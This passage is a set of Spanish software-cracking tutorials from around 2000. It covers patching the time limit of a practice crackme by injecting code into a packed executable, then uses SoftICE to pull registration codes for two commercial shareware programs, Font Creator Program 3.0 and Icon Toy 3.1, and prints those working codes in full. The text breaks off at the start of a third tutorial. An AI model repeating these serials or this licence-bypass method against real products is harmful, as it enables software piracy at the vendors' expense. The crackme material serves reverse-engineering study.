mi instinto cracker me dice que esta zona es interesante, sobre todo por el ret después de la call. pero nuestro serial no está por aquí, tenemos que meternos en la call y buscar. nos paramos sobre la call y apretamos f8 para entrar. aparecemos aquí:

```
:004038ea c3                ret
:004038eb 90                nop
:004038ec 53                push ebx
:004038ed 56                push esi
:004038ee 89c3              mov ebx, eax
:004038f0 89d6              mov esi, edx
:004038f2 8b13              mov edx, [ebx]
:004038f4 85d2              test edx, edx<--------------------------tenemos que pararnos aquí
:004038f6 741a              jz 00403912<----------------------------si es cero, registrado!!!!!
:004038f8 c70300000000      mov dword ptr [ebx], 00000000
:004038fe 8b4af8            mov ecx, dword ptr [edx-08]
:00403901 49                dec ecx
```

para pararnos sobre la comparación le damos a f10 7 veces luego de entrar en la call. vemos el valor de los registros hasta que llegamos a edx. este parece un número interesante. lo anotamos y lo escribimos en el crackme y... nos registramos!!!!.

uff que costó descubrir el camino, pero ahora ya terminamos. espero que practiquen mucho más. si quieren muchas víctimas bájense esto. creo que trae 27 programas víctimas y sus protecciones son muy inferiores a la de este crackme. felicitaciones karpoff!. saludos a todos y nos vemos en mi próximo manual!,

a s t a l a v i s t a

---

página oficial del grupo k-for: http://pagina.de/kfor
mi dirección de e-mail: dek_oin@hotmail.com

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: "CRaKPaD" de R!SC

PROTECCION: **Limitacion de Tiempo**

Objetivo: Eliminar la limitación temporal

Descripcion: CrackMe

Dificultad: Novato

DOWNLOAD: http://karpoff.welcome.to/

Herramientas: **Softice, Editor Hexadecimal(HIEW), ProcDump (opcional)**

CRACKER: **frantic** **FECHA:** **18/10/2000**

introduccion

antes de leer esto, tened en cuenta de que está hecho por un principiante y para principiantes.
por eso la mayoría de las explicaciones estarán de sobra para muchos. como siempre, intento explicar las cosas como me hubiese gustado que me las explicaran a mí.

al atake

echando un vistazo

al ejecutar **crakpad.exe** aparece un mensaje. cerramos la ventanita y pasamos a softice (ctrl+d) para poner un breakpoint en la api que nos ha mostrado el mensaje. tecleamos **bpx messageboxa**. salimos de softice (f5) y ejecutamos de nuevo crakpad.exe. aparecemos de nuevo en softice. tras pulsar f12 aparece de nuevo el mensaje. hacemos clic en el botón del mensaje y volvemos a softice. ahora estamos en la siguiente instrucción, tras la llamada a esa api. (00406294). examinando el código (**ctrl+flecha arriba/abajo**) vemos que poco más arriba hay otra api interesante: **getlocaltime**. ponemos un bpx en esa línea (:00406237), quitamos el bpx messageboxa y salimos de softice (f5).
primer contratiempo: el bpx en la línea del getlocaltime no hace que softice salte al ejecutar el crakpad. creo que esto se debe a que al estar el archivo comprimido, no reconoce las direcciones que aparecen al término de la descompresión. cambio de enfoque. abrimos el exe con el **loader de softice** y ponemos un bpx getlocaltime y dejamos correr (f5)... bien! esta vez sí: se detiene la ejecución por la interrupción que provoca getlocaltime. f12 y aparecemos en el código de crakpad en la línea siguiente a la llamada a esa api. la idea ahora es ver qué pasa si evitamos los efectos de esta api.
justo tras la llamada hay una comparación y un par de saltos condicionales y más abajo otro incondicional que lleva a 00401000, precedido de un popad. ¿os suena esto? es el salto al punto de entrada original (oep) del bloc de notas. quitamos el bpx getlocaltime. pulsamos **a** y **enter** para editar la línea en que se ha detenido la ejecución. aparece la dirección a la izquierda y escribimos **jmp 0040100. enter dos veces** (una para hacer efectivos los cambios y la

segunda para salir del modo edición) y f5 para dejar correr el programa. ya está: se abre el bloc, rebautizado para la ocasión como crakpad. ya sabemos cómo burlar la protección temporal de este crackme. ahora hace falta implementar un patch para perpetuar ese cambio.
r!sc dice explícitamente que no se pueden usar cargadores para romper esta protección. la alternativa es inyectar código. la pregunta del millón es dónde. sabido es que los compresores suelen borrar y sobreescribir secciones mientras se activan las rutinas de descompresión. para que las modificaciones que hará nuestro patch no sean alteradas luego por las rutinas de descompresión, lo ideal es que el salto al injerto se produzca cuando el exe esté completamente descomprimido y desplegado en memoria. lo mejor para eso es hallar la última instrucción de las rutinas de descompresión, es decir, la que salta al punto de entrada del programa comprimido. en ese caso, lo que se hace es redirigir el salto al injerto de código para que este modifique el código del ejecutable. la última instrucción del injerto es un salto que vuelve al punto de entrada para que el programa se ejecute, ahora ya con los cambios que hemos codificado desde el injerto.
la siguiente tarea es, por tanto, determinar el final de la rutina de descompresión para saltar desde ahí a una zona donde podamos escribir el parche, volver y que siga ejecutándose el programa, pero con el parche hecho.

una compresión poco comprensible

usando utilidades como **gettyp** a veces se descubre con qué empaquetador se ha comprimido el programa. también se puede abrir el exe en un **editor hexadecimal** y mirar en las primeras líneas por si viene el nombre del compresor. así mismo se puede recurrir a un **editor de cabeceras pe**, que muestran los nombres de las secciones (en ocasiones una de ellas lleva el nombre del compresor).
los intentos al respecto no dieron resultados positivos. parece que r!sc se ha ocupado de borrar las huellas: la última sección de la cabecera carece de nombre.
el proceso de descompresión manual resulta bastante desalentador. a diferencia de otros compresores que he visto, este no termina sus rutinas de descompresión con un salto al punto de entrada. tras muchas pruebas llegué a la conclusión de que tras 5 o 6 repeticiones de un bucle se llega al punto de entrada desde una instrucción **movsb !!!** que lo que se supone que hace es copiar bytes de una cadena en esi a edi. vamos a tomar la instrucción movsb como punto **final de la rutina de descompresión**, sin saber qué pasa de ahí en adelante, ni cuál es el nuevo punto de entrada. pero, al menos, tratemos de hallar por dónde pasa.
en softice repetimos el **bpx getlocaltime** y f5. cuando se detiene, f12 para volver al código del programa y estamos en la instrucción siguiente a la llamada a la api getlocaltime. miramos el código por encima de la api (ctrl + flecha arriba) y no tiene buena pinta. tecleamos **d eip** para verlo en la ventana de datos y usamos **alt+flecha arriba/abajo** para desplazarnos por ella. aquí sí que se ven más cosas en la parte derecha de la ventana, que muestra los valores en ascii. poco más arriba de la dirección de la llamada (00406237) vemos cadenas de datos (la dirección electrónica de r!sc, etc). más abajo también se ven otras cadenas que aparecen en los mensajes del crackme. parece que entre estas dos zonas r!sc ha colocado la porción de código que nos ocupa. softice no muestra esa **distinción entre datos y código**, e interpreta (como numega le dió a entender) todos los bytes como instrucciones de código ejecutable. por eso, lo que aparece por encima da la llamada a la api en la ventana de código no tiene mucho sentido. a partir de la llamada, sin embargo, es bastante claro. si os fijáis, la cadena **risc@notme.com** termina en 0040632f. desde ahí hasta 00406237 (call getlocaltime) hay unos cuantos octales que softice agrupa en dos instrucciones sin sentido aparente: 60 bf y a062400057. si domináis el assembly, (cosa que todo el mundo recomienda para progresar rápidamente en esto de las desprotecciones) ya os habréis dado cuenta de lo que pasa.
con **hiew** abrimos el crackpad.exe. no vamos a esa dirección porque no está en el archivo comprimido, antes de que sea cargado en memoria y, además, porque no importa. en cualquier punto, eso sí en modo **decode (f4)**, pulsamos **f3 para entrar al modo de edición** y tecleamos el primer octal (60h) y hiew salta a la linea siguiente. seguimos tecleando los octales (bf a0 62 40 00 57). en la siguiente linea agrupa los cinco siguientes y salta a la linea de abajo para escribir el que falta (57). el resultado es

```
60            pushad
bfa0624000    mov edi, 004062a0
57            push edi
```

¡hiew interpreta los códigos octales de modo inteligente! ahora ya tiene sentido. la api getlocaltime precisa un solo argumento, que es la dirección donde guardar los datos que devuelve (año, mes, día de la semana, etc). ya tenemos más claro cómo funciona el esquema de protección: al terminar de descomprimirse el archivo se salta (muy probablemente) a 00406230, que es donde comienzan las instrucciones de la protección.

buscar un lugar para el injerto

cuando se puede determinar exactamente cuál es la última instrucción de la rutina de descompresión, basta con

comprobar que el punto al que se saltará para escribir el injerto ya se haya desplegado en la memoria, porque el programa ya no lo machacará. pero con este compresor el problema es más complejo: al estar el punto desde donde vamos a saltar en un bucle que se ejecuta varias veces, es necesario que el lugar a donde salte este “ahí”, presente desde el primer momento, y no sea sobreescrito o borrado por las rutinas de descompresión. también tiene que continuar en su lugar una vez descomprimido todo el programa (mi duda sobre la última vuelta del bucle).
en primer lugar, miramos con hiew (**f4 para modo hex**) las zonas “libres” (con varios ceros seguidos) (se necesitan 20 bytes de espacio para codificar el injerto) del archivo comprimido. hay tres o cuatro lugares: dos bastante amplios y un par de huecos más pequeños. a continuación comprobamos si esas zonas permanecen inalteradas a lo largo del proceso de descompresión. en softice ponemos un bpx en 0040c0f5, que es donde termina el bucle. tecleando **d “dirección_elegida"** se puede ir viendo en la ventana de datos si se ven afectadas en la descompresión.
la mitad de las zonas no nos sirve. como no son muchos los bytes a escribir, optamos por una pequeñita: **0040880b**; queda como más íntimo...

escribir el injerto

el siguiente paso es escribir las instrucciones necesarias. para hallar los “octales” hay que ir a softice y usar el comando “**a**” porque el programa está comprimido y, en frió, con un editor hexadecimal no se pueden calcular correctamente los desplazamientos (offsets) de los saltos.
(con el término “octal” me refiero a las parejas de valores hexadecimales con que se codifican las instrucciones. más abajo se ve, por ejemplo, que el código octal de “push 00” es “6a 00”).

1º) el salto desde el final del bucle a la ubicación del injerto.
lanzamos de nuevo crakpad.exe desde el loader de softice. bpx en 0040c0f5 y f5... al detenerse la ejecución se ve que esta es una instrucción de un solo octal. necesitamos 5 para codificar el jmp. el salto lo vamos a poner por encima de la misteriosa **0040c0f5 a4 movsb** para que al volver del injerto esta sea la última instrucción que se ejecute.
retrocedemos un poco en el código... bien, vamos a poner el salto tres instrucciones más arriba porque entre las tres suman 5 octales:
0040c0f0 6a00 pushad
0040c0f2 32d2 xor dl, dl
0040c0f4 4b dec ebx
0040c0f5 a4 movsb
ahora tecleamos **a 0040c0f0** y **enter** para escribir esa instrucción. aparece la dirección y escribimos
0040c0f0 jmp 0040880b (enter dos veces)
en la ventana de código de softice aparece el correspondiente código octal que precede a cada instrucción.
0040c0f0 e916c7ffff jmp 0040880b
hay que anotar el código octal tanto de las 3 instrucciones que vamos a eliminar, como del salto para editar luego en frío con hiew el archivo. además, hay apuntar las tres primeras instrucciones para escribirlas en el injerto. (si imprimes este tut puedes ahorrate el trabajo)
ahora quitamos el bpx 0040c0f5 y ponemos otro en **0040c0f0**. f5 para que el bucle dé otra vuelta.
softice para en el salto que hemos creado. pulsamos f10 para que nos lleve a la ubicación elegida para el injerto.

2º) el mini-injerto
estamos en 0040880b y solo se ven parejas de ceros que softice intenta reconocer como código ejecutable (**0000 ad [eax], al**). lo primero que hay que hacer es restaurar el código que nos hemos cargado antes, al escribir el salto que nos ha traído hasta aquí. tecleamos **a eip** (con este comando se edita la línea donde se ha detenido la ejecución) y **enter** para escribir la instrucción, y tecleamos las tres instrucciones seguidas cada una de un enter:
0040880b push 00
0040880c xor dl, dl
0040880e dec ebx
según las vamos escribiendo van apareciendo en la ventana de código, precedidas de sus correspondientes códigos octales. como ya hemos anotado estos últimos, pasamos a la 2ª parte del injerto: codificar la(s) instrucción(es) necesarias para parchear el código original y burlar de ese modo la protección temporal.
la instrucción que vamos a escribir a continuación de las tres anteriores (sin salir del modo “a”) mueve unos bytes a una dirección de memoria. bytes: los precisos para codificar una instrucción en su dirección de destino. dirección de memoria: 00406230, es decir, donde r!sc prepara el terreno para que actúe la api getlocaltime. la instrucción que vamos a codificar es un salto (jmp) que nos llevará, saltando por encima del esquema de protección, a otro salto que, a su vez, nos lleva al punto de entrada original del bloc de notas. ¿por qué un salto a otro salto y no un salto directo al oep? la respuesta es que si fuera de este último modo necesitaríamos codificar una instrucción de 5 bytes y en el injerto

eso supondría una línea más, unos cuantos bytes más. para codificar un **salto lejano** necesitaríamos dos instrucciones: una que moviera una doble palabra y otra que moviera un byte, porque el código octal del salto largo (el directo al oep) sería e9 cb ad ff ff.
tal y como lo haremos, con una sola instrucción que mueva una palabra (2 bytes) podremos codificar un **salto cercano.**
bien, la instrucción es **mov word ptr [00406230], 30eb** y aparece así en la ventana de código de softice tras pulsar **enter**:
00408810 66c70530624000eb30 mov word ptr [00406230], 30eb
aún no hemos terminado. la tercera parte del injerto es el salto que nos envía al punto desde donde vinimos al injerto, para que el programa siga ejecutándose, una vez hemos hecho los cambios que queríamos. tecleamos **jmp 0040c0f5 (enter dos veces**, porque hemos terminado de editar el código). la nueva línea que aparece en la ventana de código es
00408819 e9d7380000 jmp 0040c0f5
no olvidéis apuntar el código octal de las instrucciones codificadas porque lo necesitaremos más adelante para editar el archivo en frío. es lo que aparece con caracteres verdes.
la línea con fondo blanco en softice nos recuerda que la siguiente instrucción a ejecutar es la correspondiente a 0040880b. si ahora pulsamos varias veces f10 volveremos al bucle. si pulsamos f5 el programa ejecuta todas las instrucciones hasta el siguiente breakpoint. como tenemos aún uno puesto en 0040c0f0, tecleamos **bc *** para quitarlo. si pulsamos f5 ahora, el programa sigue su curso y nos abre el crakpad.

editar el archivo

los cambios efectuados hasta ahora han sido hechos estando el programa en ejecución y no permanecen una vez que se cierre crackpad.exe. para hacerlos permanentes hay que usar un editor hexadecimal. abrimos una copia de crakpad.exe en hiew, pulsamos f5 para desplazarnos a las direcciones a modificar. primeramente tecleamos **.0040c0f0** (el punto del principio nos permite introducir la dirección en memoria, sin tener que recurrir al desplazameinto del archivo, el cual tendríamos que calcular previamente). luego pulsamos f3 e introducimos el codigo octal correspondiente al salto al injerto. f9 para guardar los cambios y f5 de nuevo para ir a 0040880b (con el **.** por delante) ; f3 y escribimos los octales de las cinco instrucciones que conforman el injerto. f9 y esc para salir de hiew.
tarea completada.

saludos

aprovecho la ocasión para enviar un saludo a **karpoff**, que tras un año sigue siendo "**la referencia**" para muchos de nosotros; a **profesor x** por su entusiasmo y dedicación al proyecto tutoriales 2000; por supuesto, también a todos los participantes en dicho proyecto, sobre todo a los más activos (entre los que no me puedo incluir, de momento) por animar, y de qué manera, el cotarro; a **numit_or** por sus tutoriales, que es capaz de hacernos aprender cosas de tanto nivel con facilidad y disfrute; y a todos los que colaboran de algún modo para que el reversing sea un entretenimiento tan ameno.
nada más. para lo que sea f_frantic@hotmail.com

Karpoff Spanish Tutor

Programa: Font Creator Program V 3.0 (build 3.0.1.0)

PROTECCION:	**SHAREWARE y viene con un trial de 30 días**
Objetivo:	Conseguir un código de registro válido
Descripcion:	Este programa es un muy buen editor de fuentes TrueType. Además tienes la posibilidad de crear y editar ficcheros TTF, mostrar conjunto de caracteres, y modificar cualquiera de ellos con las herramientas de dibujo incluidas.
Dificultad:	Novato
DOWNLOAD:	www.hagh-logic.com
Herramientas:	**file insPEctor v2.0 y SoftIce v4.05**
CRACKER:	**Act Mago** **FECHA:** **25/10/2000**

introduccion

hola amigos, presento mi quinto tutorial.ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. he decidido profundizar el uso de softice. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre el uso de softice.
y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

al atake


abrimos el programa y nos aparece la típica nag...se verá así:.

ahora me doy cuenta que estos tipos no quieren que se nos olvide que no estamos registrados.
damos click en register y vemos una caja de registro que nos pide los siguientes datos:

-user name
-company (if applicable)
-registration password (lo que buscamos)

llenamos la caja con cualquier dato y luego le damos click a register y como el programa no es estúpido, por supuesto que la registration password no será aceptada y desplegará este mensaje de registro falso:

a continuación... cerramos font creator program.
debemos recopilar la mayor cantidad de información para saber por dónde atacar a este programa y para eso utilizaremos el genial file inspector v2.0 el que nos mostrara si fcp (font creator program= fcp desde ahora) está encriptado y también en qué leguaje está hecho.
abrimos file inspector v2.0 ,luego vamos a abrir archivo, y cuando hayas abierto el ejecutable (fcp3.exe) luego le damos click a analizar y luego a la lengüeta que dice compilador...se verá así:



con la información que ahora tenemos sumado al mensaje que el programa desplegó de registro falso optaremos por usar el softice para conseguir un código de registro.

usando el softice

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso. a continuación... abrimos fcp y nos aparece la nag que está al inicio de este tutorial en la que está la opción register, la que al presionar nos mandará a la caja de registro. introducimos nuestro nombre, compañia, y un número de registro que debemos recordar para cuando estemos
dentro del softice y veamos las comparaciones; todavía no damos click en register; lo que ahora debemos hacer es presionar control+d para que salte el softice y así poder colocar nuestro breakpoint.

ya estamos dentro del softice... colocamos bpx hmemcpy y presionamos enter, luego presionamos f5 para salir del softice. ahora le damos click a register y si todo sale bien el bpx debería picar y hace saltar al softice.
luego presionamos f11 1 vez ---------> f12 11 veces, ponemos bc * para quitar el bpx y estaremos aquí:

015f: 004f557b ff75f8 push dword [ebp-08]

luego le damos más o menos 41 toques a f10 para llegar aquí:

015f: 004f5612 e84debf0ff call 00404164

luego presionamos f8 para entrar en la call... llegaremos aquí:

015f: 00404164 53 push ebx

presionamos f10 5 veces, para llegar a una comparación realmente sospechosa...

015f: 0040416b 39d0 cmp eax,edx

hey !! llegó la hora de preguntar :)

colocamos d eax y la windows data nos muestra esto:

w9v8371w3xqp

huy, al parecer la hemos encontrado y si colocamos d edx veremos la falsa

123123123123

que más decir, ya la hemos encontrado. ahora anotamos el código y presionamos f5 para salir del softice, abrimos el programa y luego insertamos el mismo nombre y la compañía que habíamos puesto antes de entrar al softice, lo único que debemos variar es el código de registro,
:) obviamente. en mi caso:

-user name act mago

-company (if applicable) nn

-registration password w9v8371w3xqp

le damos click a register y nos sale esto:

programa crackeado...

nota

soy humano y cometo errores, si encuentras uno házmelo saber ok. actmago@hotmail.com

saludos

saludos a tnt!. excelente página, muy buen trabajo...sigan adelante. (especialmente a xasx, (no pararé :)) y profesor x.) saludos a toda la people de tutoriales2000.

saludos al l.d.a. (monofeo , flaco (pastero), chirda, taza, afo, solerman, nasal, peter y a todos los demás). saludos a todos los crackers del mundo.
chao !!
espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, l*ean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.*

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: Icon Toy V 3.1

PROTECCION:	Trial 30 días
Objetivo:	Conseguir un número de serie válido
Descripcion:	Este programa sirve para extraer íconos desde archivos como: ICO, ICL, EXE, DLL, SCR, CPL, OCX y BMP. Además funciona como manipulador de wallpaper (fondo)..
Dificultad:	Novato
DOWNLOAD:	http://www.lighttek.com
Herramientas:	**File inspector v 2.0 y SoftIce v 4.05**
CRACKER:	**Act Mago** **FECHA: 25/10/2000**


introduccion

hola amigos, presento mi cuarto tutorial.ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. . he decidido comenzar a mostrar el uso de softice, ya que en mis tres tutoriales anteriores no lo usé y me parece sumamente importante usarlo para que aquellos que saben muy poco o nada vean el potencial de esta importante herramienta. si no lo tienes instalado puedes bajártelo en www.crackstore.com asumo que tienes conocimientos básicos sobre el uso de softice.
y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

al atake


aabrimos el programa y se ve todo normal, no hay nags ni nada que nos moleste... parece freeware :) le hechamos un vistazo a los botones que tiene y nos encontramos con una r (registration) al lado del ? (about). le damos click a la r y nos aparece la típica caja de registro que en esta oportunidad nos pide:

-registration name:
-registration number:
la caja luce así...




llenamos la caja con cualquier dato y luego damos click en register!.

el programa desplegará el siguiente mensaje de error...:



a continuación...cerramos icontoy. ahora debemos saber algunas cosas importantes antes de actuar y para eso utilizaremos el genial file inspector v2.0, herramienta que conocí gracias a un tutorial de profesor x ; básicamente lo que necesitamos saber es que si este programa está encriptado y en que lenguaje está hecho.
abrimos file inspector v2.0 luego vamos a abrir archivo, y cuando hayas abierto el ejecutable (icontoy.exe) luego le damos click a analizar y luego a la lengüeta que dice compilador... se verá así:



con la información que ahora tenemos sumado al mensaje que el programa desplegó de registro falso optaremos por usar el softice para conseguir un número de registro.
.

usando el softice

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso. a continuación... abrimos icontoy y vamos a la caja de registro, en donde colocamos nuestro nombre y un número de registro al azar. todavía no damos click en register!; lo que ahora debemos hacer es presionar control+d para que salte el softice y así poder colocar nuestro breakpoint.
ya estamos dentro del softice... colocamos bpx hmemcpy y presionamos enter, luego presionamos f5 para salir del softice. ahora le damos click a register!, y si todo sale bien el bpx debería picar y hacer saltar al softice.
luego presionamos f11 1 vez ---> f12 6 veces, ponemos bc* para quitar el bpx, estaremos aquí:

015f: 0042397e 5e pop esi

luego presionamos f10 más o menos 34 veces para llegar aquí:

015f: 00485fa0 e8b3fcffff call 00485c58

luego presionamos f8 para entrar en la call...

llegaremos aquí:

015f: 00485c58 55 push ebp

presionamos f10 8 veces para llegar a una gran cantidad de comparaciones:

015f: 00485c6b 3d8ca6ba00 cmp eax,00baa68c

aquí debemos parar el largo traceo, y comenzar a preguntar :)

colocamos d eax y la windows data (wd) se queda en blanco, entonces colocamos ? eax y vemos nuestro número falso 0001233321 (sin contar los ceros) por supuesto. entonces colocamos ? 00baa68c y vemos lo siguiente:

0012232332 ------> un número de serie válido !!!!! (sin contar los ceros)

anotamos el número y luego presionamos f5 para salir del softice.

ahora insertamos los datos en la caja de registro, en mi caso:

registration name: act mago

registration number: 12232332

damos click en register! y veremos esto:

programa crackeado... y si no te gusta el serial number puedes conseguir muchos más en la gran cantidad de comparaciones.

nota

soy humano y cometo errores, si encuentras uno házmelo saber ok. actmago@hotmail.com

saludos

saludos a tnt!. excelente página, muy buen trabajo...sigan adelante. (especialmente a xasx, (no pararé :)) y profesor x.) saludos a toda la people de tutoriales2000.
saludos al l.d.a. (monofeo , flaco (pastero), chirda, taza, afo, solerman, nasal, peter y a todos los demás). saludos a todos los crackers del mundo.
chao !!
espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, l*ean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.*

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: Easy Personal Labels v2.5 rev.1

PROTECCION:	**Limitacion de Tiempo**
Objetivo:	Conseguir el numero de registro valido
Descripcion:	Con este programa podrás imprimir etiquetas profesionales para tus cartas y tus disquetes, sin necesidad de ser un diseñador experimentado.
Dificultad:	Novato
DOWNLOAD:	http://member.aol.com/jgraff
Herramientas:	**Softice & File Inspector**
CRACKER:	**Act Mag0** **FECHA: 25/10/2000**

INTRODUCCION

hola amigos, presento mi sexto tutorial.ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. he decidido profundizar el uso de softice. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre el uso de softice. y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

al atake

abrimos el programa y todo se ve normal pero si vamos a file hay una opción para registrar el programa que dice register shareware, le damos click y aparece una caja de registro para insertar los siguientes datos:

name:

